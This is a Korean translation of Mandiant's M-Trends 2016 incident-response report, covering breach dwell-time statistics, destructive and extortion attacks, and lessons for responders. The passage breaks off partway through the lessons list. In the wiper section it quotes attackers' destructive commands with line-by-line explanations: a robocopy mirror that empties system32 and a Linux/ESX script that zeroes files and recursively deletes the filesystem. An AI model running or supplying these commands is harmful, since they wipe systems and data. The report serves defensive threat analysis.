맨디언트 컨설팅

M-TRENDS 2016년

특별 보고서/ 2016년 2월

MANDIANT®
A FireEye® Company

목차

요약

맨디언트는 매년 그렇듯이 2015년에도 주목을 받는 다수의 침해에 대응했습니다. 저희는 2015년에 수행한 대응에서 2가지 주요 차이점을 발견했습니다.

1. 과거의 어느 때보다도 더 많은 침해가 공개되었으며(자발적 및 비자발적으로), 그리고
2. 공격자들의 위치와 동기가 더 다양했습니다.

2015년에는 그 어느 때보다도 더 많은 침해가 공개 되었습니다. 새로운 압력이 이러한 피해 조직들에게 가해지고 있기 때문에, 보안 업계가 변화하고 있다고 말하면 확실할 것입니다. 이 업계는 지금 여론 재판은 물론, 다른 모든 법령, 규정, 그리고 침해로 인해 발생하는 소송에 대응해야 합니다. 저희는 일부 침해 사고 대응에서 회사들이 침해를 철저히 조사하고 성공적으로 복구하는 능력에 영향을 미친 외부 압력에 근거하여 조치를 취하는 것을 목격했습니다.

저희는 고객들의 비밀을 보호하는 것을 가장 중요하게 생각합니다. 따라서, 모든 M-Trends 보고서에서와 마찬가지로, 저희의 고객들이 맨디언트와 협력하고 있다고 공개적으로 언급하기로 결정했더라도, 저희는 이 보고서에서 고객들의 이름을 밝히지 않습니다.

저희가 2015년에 대응한 침해의 상황은 계속 변화하여, 중국 및 중국 이외 국가 기반의 위협 공격자들이 동등한 균형을 이루는 것으로 나타났습니다. 저희는 과거보다 러시아 외부에 근거지를 둔 더 많은 공격자들(국가의 후원을 받고 전통적으로 금전적 동기를 가진 공격 그룹들)에 대응했습니다. 또한 저희는 "총잡이" (영리 목적) 그룹이 다소 증가한 것을 관찰했습니다. 마지막으로, 저희는 탈규제 통화(비트코인 등)를 사용하여 몸값을 받는 공격 그룹이 상당히 증가했다는 것을 확인했습니다. (이에 대한 더 많은 정보를 원하면 비즈니스 파괴형 공격에 대한 섹션을 참조하십시오.)

저희는 이번 호에서 인기있는 연간 침해 통계를 제공하고, 저희가 파악한 새로운 3가지 트렌드에 대해 설명하고, "꾸준하게 사용되는 공격 방식"을 보다 심층적으로 분석하고, 저희가 제공하는 수치의 해석을 돕기 위한 2건의 추가 기사를 게재합니다. 이러한 기사들에서는 레드팀 활동의 [재]부상, 그리고 FireEye as a Service (FaaS) 서비스 라인이 회사들의 안전을 강화하고 표준 침해 일수를 단축하는 방법을 다룹니다.

수치는 항상 화제가 되지만, 실제로 가치가 있는 것은 그러한 수치의 해석입니다. 2015년에 조직이 침해를 발견하기 전에 피해를 입은(또는 침해에 대한 통지를 받은) 중간값 일수는 146일이었습니다. 이 중간값은 저희가 2012년에 처음으로 416일로 측정한 이후 계속 현저하게 개선되고 있습니다. 또한, 2014년의 중간값은 205일이었고, 이것은 2015년에 50일이 넘게 감소한 것입니다! 저희를 포함한 보안 업계에서는 확실히 침해를 탐지하는 기술이 발전하고 있습니다.

그렇더라도, 저희는 갈 길이 멀다는 것을 알고 있습니다. 맨디언트의 레드팀은 평균적으로 네트워크 환경에 최초로 접속한 후 3일 이내에 도메인 관리자 인증에 접속할 수 있었습니다. 일단 도메인 관리자 인증이 유출되면, 공격자들이 원하는 정보가 있는 위치를 찾고 접속하는 것은 시간 문제입니다. 저희의 경험에 의하면, 이러한 상황에서는 146일은 물론 143일도 너무나 길다는 것을 의미합니다. 긍정적으로 언급하면, 자체적으로 침해를 탐지한 회사들은 피해를 입은 중간값 일수가 56일이었습니다. 이러한 수치에서 얻은 교훈은 보안 업계가 발전하고 있으나 아직도 할 일이 많이 남아있다는 것입니다.

맨디언트는 피해를 입은 중간값 일수가 편향적 통계이고, 항상 그래왔다는 것을 인정합니다. 이 통계는 침해에 대응하는 맨디언트의 경험에 근거하여 작성됩니다. 자체적으로 침해를 신속하게 탐지했거나, 또는 맨디언트가 개입하지 않고 침해를 해결한 조직들은 피해를 입은 중간값 일수에 포함되지 않습니다. 그럼에도 불구하고, 저희는 몇 년에 걸친 이 지표의 트렌드가 보안 업계의 발전을 측정하는 유용한 방법이라고 생각합니다.

2015년에 가장 관심을 끄는 새로운 트렌드는 저희가 대응한 파괴형 공격의 숫자가 증가했다는 것입니다. 파괴형 공격은 데이터를 암호화 함으로써 금품을 요구하거나(크립토락커 등), 회사를 상대로 협박 하거나 (유출한 데이터를 공개하겠다고 위협), 데이터를 삭제하고 시스템을 손상시키거나, 악성코드를 소스 코드 리포지터리에 추가하거나, 또는 이러한 공격이 탐지되지 않기를 희망하면서 중요한 비즈니스 데이터를 변경할 수 있습니다.

저희가 분석한 2번째 새로운 트렌드는 중국의 위협 공격자들이 표적 회사들로부터 개인 신원 확인 정보 (PII)를 대량으로 유출하는 것입니다. 저희는 이전에 PII 정보를 표적으로 삼아 유출한 것을 관찰한 적이 있으나, 저희가 2015년에 목격한 것만큼 대량으로 유출하지는 않았습니다.


저희가 직면한 3번째 새로운 트렌드는 표적 및 지속적 공격을 수행하는 동안 네트워크 디바이스를 이용하는 것입니다. 저희는 공격자들이 지속적인 접속을 유지하고, 정찰 목적으로, 네트워크 트래픽을 교란하기 위해, 그리고 보안 접속 제어 목록(ACL) 을 변경하여 보호된 환경에 접속하기 위해 이러한 디바이스들을 침해하는 것을 목격했습니다.

저희가 매년 목격하는 꾸준한 공격 방식 2가지 트렌드는 지속성을 유지하는 것과 피해 조직에 접속하기 위해 제3자를 이용하는 것입니다. 지속성은 저희가 여러 해 동안 계속 관찰할 것으로 예상되는 주제이고, 그 이유는 공격자가 환경에 대해 장기적인 접속을 유지하기 위해 지속성 메카니즘이 필요하기 때문입니다. 저희는 저희가 발견한 몇 가지 새롭고 창의적인 지속성 메카니즘을 분석했습니다. 보통 제3자 서비스 제공자의 보안 능력이 피해 조직보다 약하기 때문에, 공격자가 그러한 서비스 제공자를 이용하여 초기에 피해 조직에 접속하는 것은 효과적인 기법입니다. 또한, 서비스 제공자는 보통 신뢰할 수 있는 조직체이므로, 공격자의 표적에 대한 쉽고 신뢰할 수 있는 접속을 승인합니다.


저희가 관찰하는 모든 트렌드는 단 하나의 결론으로 귀결됩니다: 조직들이 보안 태세의 모든 측면(직원, 프로세스, 기술)에 집중하는 것이 그 어느 때보다도 중요합니다. 금년의 M-Trends에 제공된 정보는 새로운 주안점을 정당화하는 데 도움이 될 것입니다.

관련 수치

맨디언트 표적 산업



침해가 탐지되고 있는 방법




침해를 발견하는 시간의 중간값

2015년 맨디언트 전체 조사	외부로부터의 통지	내부 발견
146일	320일	56일

요일별 스피어 피싱 발생 빈도

요일	백분율 합계
일요일	0%
월요일	11%
화요일	11%
수요일	29%
목요일	20%
금요일	18%
토요일	10%



2015년 FAAS 지표

100s

수십 개의 산업군에 속한 수백 개의 고객 기업

6

지속적인 탐지와 대응을 제공하는 6개의 글로벌 보안 운영 센터

- 캘리포니아 주 밀피타스
- 버지니아 주 레스톤
- 아일랜드 더블린
- 싱가포르
- 일본 도쿄
- 호주 시드니

2.8M

전세계 4백만개의 엔드포인트 중 280 만개로부터의 네트워크 가시성

4,000

FireEye as a Service (FaaS)는 고객 소유 및 FireEye 소유 장치를 결합한 거의 4,000개에 달하는 FireEye 디바이스를 사용하여 전세계에서 서비스를 제공합니다.

2015년 트렌드

트렌드 1

다윗 대 골리앗
비즈니스 파괴형 공격의 증가

맨디언트는 지난 1년 동안 공격자들이 중요한 비즈니스 시스템을 파괴했고, 비밀 데이터를 유출했고, 회사 자료를 암호화 시켜 금전을 요구하고, 임원들을 조롱거리로 삼은 침해 사고에 대응했습니다 어떤 공격자는 금전적인 동기가 있었고, 어떤 공격자는 정치적인 목적과 관련된 보복을 할 것이라고 주장했고, 어떤 공격자는 단순히 표적 기업을 곤란한 상황에 처하게 하려고 했습니다.

비즈니스 운영을 교란시키기 위해 사이버 공격을 한다는 발상은 더 이상 현실성 없는 시나리오가 아닙니다. 작년에는 파괴형 공격이 크고 작은 조직들에게 실제로 영향을 주었습니다. 이러한 일부의 공격들은 고의적으로 공개적으로 수행되었고, 어떤 방법으로든 피해자를 곤란한 상황에 처하게 하거나 피해를 입히기 위해 데이터 유출 또는 암호화를 통한 금전 요구를 광범위하게 하기도 했습니다. 이와 반대로, 저희는 공격자들이 비밀을 유지하려고 노력하는 사례를 목격했습니다. 이러한 사례에는 보통 유출된 데이터의 공개를 방지하기 위한 금전적인 요구가 관련되었습니다.

저희는 지난 해에 "파괴형 공격"으로 간주될 수 있는 공격의 숫자가 증가하는 것을 관찰했습니다. 거의 모든 성공적인 공격에는 일정 수준의 파괴 행위가 포함되어 있으나, 이러한 공격들은 공격 또는 공격자의 주장에 대한 관심을 끌기 위한 의도로 수행되었습니다. 이러한 교란은 탐지되지 않고 기업 네트워크에 대한 접속을 유지하고, 데이터를 유출하기 위해 일반적으로 사용되는 기존의 "은밀하고 천천히" 이동하는 기법과 반대되는 것입니다.

이러한 공격은 비밀 데이터의 공개, 그리고, 결과적으로, 곤란한 상황과 기업 가치의 하락을 유발 했습니다. 어떤 경우에는, 회사들이 중요한 시스템의 손실로 인해 비즈니스 기능을 수행할 능력을 상실했습니다. 이러한 공격에 대한 부작용에는 임원의 사직, 값비싼 데이터 복구 비용, 비용이 많이 드는 시스템의 재구축이 포함되었습니다.

기존의 표적 공격은 장기간에 걸쳐 수행되고, 공격자는 보통 악성 활동을 숨기고 피해자의 환경에서 탐지되지 않고 남아있기 위한 조치를 취합니다. 이것은 영업 비밀, 지적 재산, 고객 기록, 지불 정보, 또는 다른 민감한 데이터 등 표적에 제한이 없이 적용되는 것이 사실입니다. 파괴형 공격에서는 공격자들이 악성 활동 또는 그들이 유출한 정보에 대해 주의를 끌려고 합니다.

파괴형 공격의 높은 파급 효과와 낮은 비용을 감안할 때, 이러한 공격은 증가하는 트렌드가 될 가능성이 높습니다. 공격자들은 대량의 자원이나 정교한 기술을 보유하지 않고도 상당한 양의 피해를 입힐 수 있기 때문에, 기업을 파괴하는 사이버 능력은 때때로 "비대칭" 공격이라고 말합니다.

저희는 작년에 고객들이 경험한 4 가지의 파괴형 공격 시나리오를 요약했습니다.

암호화된 자료에 대한 비용 요구

저희는 지난 한 해 동안 더 많은 수의 고객들이 디지털 협박 행위에 대처하는 것을 도왔습니다. 이러한 행위에는 보통 피해자가 요구받은 큰 금액을 지불하지 않는 한 유출된 데이터를 공개하겠다고 협박하는 공격자들이 포함됩니다. 그러한 데이터 복구 비용은 보통 비트코인 같은 분산된 디지털 통화의 형태로 지불되었습니다.

저희가 작업한 모든 사례에서, 주목할 만한 한 가지 경우를 제외하고, 요구된 데이터 복구 비용의 가치는 유출된 데이터의 가치에 비례했습니다. 이러한 방법은 회사들이 데이터 복구 비용을 지불하도록 확인하는데 도움이 됩니다. 데이터 복구 비용 금액이 너무 큰 경우, 공격자는 지불을 받지 못할 가능성이 높습니다, 주목할 만한 한 가지 예외에서는 공격자가 유출된 데이터의 실제 가치를 알고 있을 것 같은 데에도 불구하고 요구된 데이터 복구 비용이 이해할 수 없을 정도로 낮았습니다. 이 사례에서는 공격자에게 숨겨진 동기가 있다고 의심되었기 때문에 피해 회사와 법 집행 기관이 철저히 조사했습니다.

저희가 대응한 대부분의 데이터 복구 비용 사례에서는 일반적인 접근방법을 따랐습니다. 공격자는 특정한 양의 민감한 데이터를 유출했고, 데이터 복구 비용을 지불하지 않으면 지정한 날짜에 그 데이터를 공개할 것이라는 이메일을 피해 회사의 임원에게 보냈습니다.

이러한 사례들에서는, 적절한 조사를 수행할 충분한 시간을 주지 않기 위해 지불 기한을 촉박하게 정했습니다. 그러나, 저희는 공격자의 요구가 신뢰성이 있는지 여부를 결정하는 데 집중했습니다. 어떤 경우에는 데이터 손실이 실제로 발생했다는 것을 증명할 수 있었고, 다른 경우에는 지불 기한 내에 데이터가 손실되었다는 것을 증명할 수 없었습니다.

당연히 다음 질문은 피해 조직이 데이터 복구 비용을 지불해야 할 것인지의 여부입니다. 각 시나리오는 특성이 있으므로, 다른 방법으로 접근해야 합니다. 따라서, 저희가 제공할 수 있는 직설적인 답변은 없습니다. 피해 조직이 데이터 복구 비용을 지불하더라도, 공격자가 데이터를 다시 공개할 가능성은 항상 남아있습니다.

한 사례에서, 어떤 개인이 저희가 협력하고 있는 한 회사가 보관하고 있는 수천 명의 고객 기록에 접속했다고 주장했습니다. 그 개인은 이에 대한 증거로서 몇 명의 고객에 대한 개인 정보를 제공했고, 데이터 복구 비용을 지불하지 않으면 유출된 나머지 데이터를 공개하겠다고 협박했습니다. 저희의 조사를 통해서, 그 개인은 데이터 복구 기한을 여러 번 연장한 것을 확인했습니다. 저희는 회사의 한 직원이 개입되었을 수 있다고 의심했고, 따라서 그 직원의 시스템을 분석하여 이러한 침입에 개입했다는 증거를 찾았습니다. 회사와 법 집행 기관은 그 직원을 면담했고, 그 직원은 그 개인이 데이터 복구 비용을 받기 위한 시도를 배후에서 도왔다고 자백했습니다. 그 직원은 해고되었고, 데이터 복구 비용은 지불되지 않았으며, 고객 데이터는 공개되지 않았습니다.

표적 침입의 일반적인 결과가 아니더라도, 저희가 수많은 조직과 개인들에게 피해를 입힌 크립토락커와 같은 범용 랜섬웨어를 언급하지 않는다면 부주의하다고 할 수 있을 것입니다. 맨디언트는 조직과 개인들로부터 수많은 랜섬웨어 변종으로 인해 파일들이 암호화되었다는 수백 통의 전화를 받았습니다. 이러한 랜섬웨어 위협은 자동화된 비표적 방식을 통해서 상당하고 중요한 영향을 일으킬 수 있다는 것을 입증합니다.

중요한 시스템을 파괴

저희는 공격자가 중요한 비즈니스 시스템의 데이터를 지우고, 어떤 경우에는 회사들이 시스템과 데이터를 복구하는 며칠 또는 몇 주 동안 종이와 전화 기반의 프로세스에 의존하도록 강요하는 다수의 침해 사고를 조사했습니다. 저희는 공격자들이 피해자가 오프라인 상태를 더 오래 유지하도록 하기 위해 시스템 백업 인프라를 지우는 것을 관찰했습니다.

저희가 몇 년에 걸쳐 조사한 대부분의 위협 공격자는 저희 고객의 기술 환경을 파괴하고 비즈니스 운영을 폐쇄하기 위한 시스템 수준의 권한과 접근권이 있었으나, 그 대신에 신용카드 데이터, 개인 정보 및 지적 재산을 은밀하게 유출했습니다.

다른 위협 공격자들은 비즈니스 운영을 공개적으로 파괴시키고, 피해자를 곤란한 상황에 처하게 하려는 동기가 있습니다. 파괴형 위협 공격자의 정교함과 능력은 상당한 수준의 아마추어에서 의심되는 국가의 후원을 받는 단체에 이르기까지 다양합니다. 다음은 저희가 관찰한 공격자들이 시스템을 지우기 위해 사용하는 기법의 몇 가지 예입니다.

예 1:

한 공격자가 환경 내의 중요한 시스템에서 마이크로소프트 로보카피 툴을 사용하여 윈도우즈 디렉토리를 삭제하는 예약 작업을 작성했습니다. 스크립트는 먼저 파일이 없는 c:\emptydir라는 새로운 디렉터리를 만들었습니다. 그 다음에, 이 스크립트는 명령어 입력을 통해 로보카피를 실행함으로써 c:\emptydir 를 c:\windows\system32 디렉토리 트리로 복사합니다. c:\emptydir에 파일이나 디렉토리가 없기 때문에, c:\windows\system32에 있는 콘텐츠는 지워집니다. 이 스크립트는 로보카피 실행과 병행하여 30분(1,800초) 후에 시스템의 전원이 꺼지는 셧다운 명령을 실행했습니다. 관리자가 영향을 받은 시스템의 전원을 다시 켰을 때, 윈도우즈는 시동에 실패했습니다. 예약 작업은 아래에 표시되어 있습니다.

```
mkdir “C:\emptydir”
robocopy “C:\emptydir” “C:\windows\system32” /MIR | shutdown /s /t 1800
```

예 2:

한 공격자가 피해자의 액티브 디렉토리 환경에 도메인 관리자 수준의 접속을 하여 예약 작업과 그룹 정책 객체(GPO)를 통해서 랜섬웨어를 배포하려고 시도했습니다. 이 공격자는 예약 작업을 작성하고, GPO를 통해서 표적 시스템으로 투입했습니다. 예약 작업은 도메인 컨트롤러(DC)로부터 악성 스크립트를 로드했습니다. 그 다음에 이 스크립트는 DC에 있는 실행 파일을 표적 시스템으로 복사하고 실행했습니다. 이 실행 파일은 파일 시스템에 있는 사용자 파일(문서, 사진, 이메일, 백업 등)을 암호화하고, 피해자에게 암호화 키를 입수하라는 지시가 들어 있는 웹사이트를 방문할 것을 지시하도록 설계되었습니다.

예 3:	한 공격자가 시스템의 기능에 따라 윈도우즈 시스템을 지운 다음에 네트워크 내의 다른 시스템으로 자동적으로 전파하도록 설계된 다수의 악성코드 변종을 작성했습니다. 도메인 컨트롤러 버전의 경우, 이 악성코드는 서버가 윈도우즈 인증 서비스를 계속 제공하여 악성코드를 보다 종합적으로 전파할 수 있도록 일정한 기간 동안 파괴를 지연시켰습니다.

이 악성코드 버전의 몇 가지 다른 주요 차이점에는 다음이 포함됩니다.

1. 워크스테이션 - 안티바이러스 프로세스를 차단하고 맞춤형 MBR을 디스크에 썼습니다.
2. 서버 - 단말기 서비스를 비활성화했습니다.
3. 메일 서버 - 메일 서비스를 중지시키고 단말기 서비스를 비활성화했습니다.
4. 도메인 컨트롤러 - 단말기 서비스를 비활성화하고, 일정한 기간이 지난 후에 와이퍼 코드를 실행하여 악성코드를 계속 전파했습니다.

예 4:	한 공격자가 환경에서 각 리눅스 또는 맥 시스템에 대해 차이가 있는 지우기 스크립트를 작성했습니다. 예를 들면, 아래에 표시된 스크립트 추출은 ESX 서버에서 실행되어 서버 자체를 비활성화하고 접속 불가능한 서버에서 가상 머신을 실행할 수 있도록 설계되었습니다. 이 스크립트는 큰 파일들을 찾았고, 파일에 부분적으로 "0"을 입력했습니다. 그 다음에 이 스크립트는 시스템 파일을 삭제하려고 시도했습니다.

```
find / -type f -name “*.*” | grep -v “disks” | grep -v “\/dev” | awk ‘{print “ls
-l \”” $0 “\”” }’ |sh | awk ‘{if ($5>524288000) print “dd if=/dev/zero of=\”” $9
“\” bs=512k count=400 seek=400 conv=notrunc,noerror > /dev/null 2>&1 &”}’ | sh
sleep 1
rm -r -f /boot/* &
rm -r -f /vmfs/* &
rm -r -f /* &
rm -f /bin/* /sbin/* &
exit
```

위의 스크립트는 다음과 같이 해석될 수 있습니다.

1. 전체 파일 시스템을 검색하여 regex*.*와 일치하고, "디스크"라는 단어를 포함하지 않으며 경로에 “/dev”가 없는 파일 이름을 모두 찾아보십시오.
2. 파일이 524mb보다 큰지 확인합니다.
3. 파일이 더 크면 400 512kb 블록을 찾아 파일로 보내고, 200mb의 "0" 을 입력합니다.
4. /boot에 있는 모든 것을 삭제하십시오.
5. /vmfs 하에 있는 모든 볼륨을 삭제하십시오.
6. 파일 시스템에서 모든 것을 삭제하기 시작하십시오.
7. /sbin과 /bin에서 중요한 바이너리를 삭제하십시오.

민감한 회사 데이터를 인터넷에 공개

저희는 민감한 회사 데이터가 인터넷에 공개된 다수의 고객들과 협력했습니다. 어떤 경우에는, 피해자에게 요구한 몸값이 충족되지 않았기 때문에 공개되었습니다. 다른 경우에는, 단순히 조직을 곤란한 상황에 처하게 하기 위해 공개되었습니다.

위협 공격자들은 흔히 페이스트빈[1]과 같은 인기있는 공유 플랫폼을 이용하여 "성명서"를 공개합니다. 공격자들은 회사 이메일, 직원 정보, 침해된 인증 및 데이터베이스와 같은 민감한 기업 정보를 사이트에 직접 게시하거나, 또는 다른 파일 공유 사이트로부터 데이터를 다운로드하는 링크를 포함시킵니다.

또한 위협 공격자들은 사진 공유 웹사이트를 이용하여 화면 캡쳐를 공개하기도 하며 이를 통해 그들이 저희 고객의 환경에 접속했다는 것을입증합니다. 이러한 사이트들에는 공식 악용 신고 프로세스가 있어, 많은 저희 고객들은 콘텐츠가 무단으로 유출 되는 것을 신속 하게 차단 할 수 있었습니다. 또한 평판이 좋은 콘텐츠 공유 사이트가 콘텐츠를 신속하게 내린다는 것을 알고 있는 위협 공격자들은 파이러트베이, 다른 비트토렌트와 피어투피어 웹사이트와 같은 다른 플랫폼을 사용합니다.

또한 위협 공격자들은 때때로 콘텐츠가 내려지기 전에 대중의 가시성을 증가시키고, 피해자의 곤란한 상황을 최대화하기 위해 미디어에 접근합니다.

속이기 위한 시도

파괴형 위협 공격자들의 대담한 성격에도 불구하고, 그들은 실제로 처벌이나 형사 고발을 두려워하여 정확한 신원이 알려지는 것을 원하지 않습니다.

한 사례에서는, 위협 공격자가 러시아 출신이라는 것을 암시했고 러시아어로 통신했습니다. 저희의 언어 전문가는 공격자와 여러 번 대화를 하여 언어 수준을 분석했습니다. 러시아어가 모국어인 사람은 분명히 할 수 있을 정도로 영어로 된 기술 용어를 러시아어로 직역하는 경우가 있었기 때문에, 저희는 언어의 수준이 낮다고 평가했습니다. 조사를 하는 동안 관찰된 낮은 수준의 번역과 다른 기술적 증거로 인해, 저희는 위협 공격자가 러시아어로 통신할 때 언어 번역 소프트웨어를 사용했을 가능성이 높다고 확신했습니다.

다른 사례에서는 침해에 개입한 공격자가 영어를 말하지 못한다고 주장했으나, 그 공격자가 교육을 받은 영어 사용자였다는 것이 곧 명백하게 밝혀졌습니다. 이 공격자는 처음에는 일종의 자동 번역 소프트웨어를 통해서 통신해왔으나, 때때로 편의에 따라 자연스러운 영어로 바꾸었습니다.

[1] 페이스트빈은 게시하기 전에 어떤 형태의 등록도 요구하지 않는 공용 텍스트 공유 플랫폼입니다.

파괴형 침해 조사로부터 얻은 교훈

파괴형 침해에 대응하는 것은 매우 힘들고, 이러한 공격과 공격자들의 역동적 성격을 감안할 때 계획을 세우기가 쉽지 않습니다. 격리 계획을 세워 공격자가 더 많은 정보를 유출하는 것을 저지할 수 있는 침해와는 달리, 이러한 파괴형 공격 사례에서는 공격자가 피해 조직에 접촉했을 때는 이미 피해를 입었을 수도 있습니다. 따라서, 이러한 침해 사고에는 다른 방법으로 대응해야 합니다. 저희는 침해 사고 대응 참여로부터 얻은, 조직들이 파괴형 공격에 대처하는 데 도움을 줄 수 있는 10 가지 교훈을 요약했습니다.

1

실제로 침해가 발생했는지 확인하십시오 - 어떤 사람이 조직을 해킹했다고 주장한다고 해서 반드시 사실은 아닙니다. 해킹을 하지 않고 금품을 받으려는 시도는 흔히 발생합니다. 데이터 복구 비용을 지불하기 전에 환경을 조사하여 침해의 증거를 찾으십시오. 공격자가 데이터를 증거로 제공한 경우에는 그 데이터가 실제인지 확인하고, 피해자의 환경에서 유출된 것인지 확인하십시오.

2

사람인 공격자와 대처하고 있다는 것을 잊지 마십시오 - 사람은 예측할 수 없고, 감정적으로 반응할 수 있습니다. 여러분의 대응 또는 무대응에 공격자가 어떻게 반응할 것인지를 신중하게 고려하십시오. 공격자가 당황하면 더 공격적이 될 수 있습니다. 여러분이 공격자의 요구를 들어줄 것이라고 확신하는 경우, 공격자는 한 걸음 물러서서 지불 기한을 지연시켜 줄 수도 있습니다.

3

시기가 중요합니다 - 여러분은 가능한 한 빨리 침해를 검증하고 철저히 조사해야 합니다. 보안팀은 이러한 작업을 밤과 주말에도 해야 하므로, 피로를 방지하고 체력이 소진되지 않도록 주의하십시오. 여러분은 긴급 변경 요청을 즉시 승인해야 할 수도 있습니다.

4

